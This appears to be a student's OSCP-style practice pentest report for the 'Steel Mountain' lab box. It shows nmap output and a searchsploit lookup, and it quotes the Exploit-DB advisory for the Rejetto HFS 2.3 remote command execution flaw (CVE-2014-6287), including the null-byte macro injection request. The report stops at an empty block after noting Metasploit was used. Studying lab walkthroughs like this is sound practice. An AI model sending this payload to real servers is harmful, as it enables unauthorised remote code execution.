Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-10

Contents

1 Steel Mountain Pentensting Report

Figure 1.1: Box

1.1 Introduction

The penetration test report contains all efforts that were conducted in order to get access to the machine . This report will be graded from a standpoint of correctness and fullness to all aspects of the Pentest. The purpose of this report is to ensure that the client has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.228.19(Steel Mountain) - HFS rejetto

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.228.19

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.


3.2.1 System IP:10.10.228.19

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	**TCP**:80,135,139,445,3389,8080,49152,49153,49154,49155,49156 **UDP**:


Nmap Scan Results:



```
└─# export IP=10.10.228.19

┌──(root💀kali)-[~/MyPentestLab]
└─# nmap -sC -sV -A $IP
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-09 10:42 EDT
Nmap scan report for 10.10.228.19
Host is up (0.082s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2022-07-09T14:44:21+00:00
|_ssl-date: 2022-07-09T14:44:26+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2022-07-08T14:42:07
|_Not valid after:  2023-01-07T14:42:07
8080/tcp  open  http               HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=7/9%OT=80%CT=1%CU=44200%PV=Y%DS=2%DC=T%G=Y%TM=62C9944A
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10D%TI=I%CI=RD%TS=7)OPS(O1=M
OS:508NW8ST11%O2=M508NW8ST11%O3=M508NW8NNT11%O4=M508NW8ST11%O5=M508NW8ST11%
OS:O6=M508ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%
OS:DF=Y%T=80%W=2000%O=M508NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S
OS:=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)
```

Figure 3.1: Fast Scan


HTTP



Employee of the month

Figure 3.2: HTTP


- if we checked out the source page we can see



```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Steel Mountain</title>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center>
<a href="index.html"><img src="/img/logo.png" style="width:500px;height:300px;"/></a>
<h3>Employee of the month</h3>
<img src="/img/BillHarper.png" style="width:200px;height:200px;"/>
</center>
</body>
</html>
```

Figure 3.3: HTTP

HTTP:8080



No files in this folder

0 folders, 0 files, 0 bytes


0 items selected

HttpFileServer 2.3
Server time: 7/9/2022 7:55:05 AM
Server uptime: 00:12:34


– we can see here a rejetto HFS server running

Searchsploit

- we used searchsploit to find sum stuff we can work with




```
┌──(root💀kali)-[~]
└─# searchsploit -x windows/remote/34668.txt

  Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
      URL: https://www.exploit-db.com/exploits/34668
     Path: /usr/share/exploitdb/exploits/windows/remote/34668.txt
File Type: ASCII text
```



```
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 11-09-2014
# Remote: Yes
# Exploit Author: Daniele Linguaglossa
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287

issue exists due to a poor regex in the file ParserLib.pas


function findMacroMarker(s:string; ofs:integer=1):integer;
begin result:=reMatch(s, '\{[.:]|[.:]\}|\|', 'm!', ofs) end;


it will not handle null byte so a request to

http://localhost:80/?search=%00{.exec|cmd.}

will stop regex from parse macro , and macro will be executed and remote code injection happen.


## EDB Note: This vulnerability will run the payload multiple times simultaneously.
##   Make sure to take this into consideration when crafting your payload (and/or listener).
~
```

Access with Metasploit


- we ran metasploit to exploit this chick byt setting our RHOSTS and LHOST and we got access



```
